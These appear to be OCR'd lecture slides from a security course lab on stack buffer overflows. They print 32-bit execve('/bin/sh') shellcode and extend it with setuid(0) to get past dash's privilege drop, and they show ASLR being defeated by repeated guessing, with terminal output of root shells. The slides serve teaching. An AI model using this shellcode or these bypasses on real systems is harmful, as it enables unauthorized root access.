
Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`

```
"\x31\xc0"              # xorl    %eax,%eax
"\x50"                  # pushl   %eax
"\x68""//sh"            # pushl   $0x68732f2f
"\x68""/bin"            # pushl   $0x6e69622f
"\x89\xe3"              # movl    %esp,%ebx
"\x50"                  # pushl   %eax
"\x53"                  # pushl   %ebx
"\x89\xe1"              # movl    %esp,%ecx
"\x99"                  # cdq
"\xb0\x0b"              # movb    $0x0b,%al
"\xcd\x80"              # int     $0x80
```

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```



(you wont need to write shellcode, but it is important to know what it is doing ☺)

Shellcode

```
"\x31\xc0"              # xorl    %eax,%eax
"\x50"                  # pushl   %eax
"\x68""//sh"            # pushl   $0x68732f2f
"\x68""/bin"            # pushl   $0x6e69622f
"\x89\xe3"              # movl    %esp,%ebx
"\x50"                  # pushl   %eax
"\x53"                  # pushl   %ebx
"\x89\xe1"              # movl    %esp,%ecx
"\x99"                  # cdq
"\xb0\x0b"              # movb    $0x0b,%al
"\xcd\x80"              # int     $0x80
```

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

(you wont need to write shellcode, but it is important to know what it is doing ☺)

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`

tl;dr The shellcode in our payload

1. Loads the registers with he correct values
2. Calls the execve() system call to create a shell

Defeating Countermeasures

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

What did we do previously to get past this?

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

What did we do previously to get past this?

Linked /bin/sh to a different shell (zsh) !

```
# link /bin/sh to /bin/zsh (no setuid countermeasure)
sudo ln -sf /bin/zsh /bin/sh
```

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

Let's turn on this countermeasure and see what happens

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

Let's turn on this countermeasure and see what happens

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

We still get a shell, but not a **root shell**. A SERIOUS DOWNGRADE

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

(Hint: it involves adding some code to our shellcode)

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

`setuid(0)` will set the process’s user ID’s to 0 (root), so now RUID == EUID

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

`setuid(0)` will set the process's user ID's to 0 (root), so now RUID == EUID

```
shellcode= (
    "\x31\xc0"              # xorl    %eax,%eax
    "\x31\xdb"              # xorl    %ebx,%ebx
    "\xb0\xd5"              # movb    $0xd5,%al
    "\xcd\x80"              # int     $0x80
    #---- The code below is the same as the one shown before ---
```

Shellcode that

1. Loads the registers
2. Calls the setuid() system call

Countermeasure #1: Dash Secure Shell

To bypass /dash/, we add shellcode that sets the real user uid of the process to be 0 (root)

```
shellcode = (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')
```

setuid(0)

execve(/bin/sh)


```
[02/17/23]seed@VM:~/.../code$ vi exploit.py
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

We got our root shell back!!

Countermeasure #2: ASLR (address space layout randomization)

ASLR = Randomize the start location of the stack, heap, libs, etc

- This makes guessing stack addresses more difficult!



Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

When we turn on this countermeasure, our attack now fails

The address of the buffer we got from GDB is no longer accurate, because the address of buffer changes every time the program is run

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../demos$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0x681332ec
Address of buffer y (on heap): 0x65eda2a0
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0xb23eb2ac
Address of buffer y (on heap): 0xfdbf2a0
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0xe9d8db4c
Address of buffer y (on heap): 0x796252a0
```

ASLR in action

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Suppose you are trying to find a 1 in an array of 0s. The 1 will be at a random spot every time

0	0	0	0	0	0	1	0	0	0

0	1	0	0	0	0	0	0	0	0

0	0	0	0	1	0	0	0	0	0

You must find this 1, otherwise the world will end, you have unlimited tries, what do you do??

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Suppose you are trying to find a 1 in an array of 0s. The 1 will be at a random spot every time


0	0	0	0	0	0	1	0	0	0
0	1	0	0	0	0	0	0	0	0
0	0	0	0	1	0	0	0	0	0

You must find this 1, otherwise the world will end, you have unlimited tries, what do you do??

Just keep running guessing until you get it right


Countermeasure #2: ASLR (address space layout randomization)

Let's make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works




Countermeasure #2: ASLR (address space layout randomization)

Let’s make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



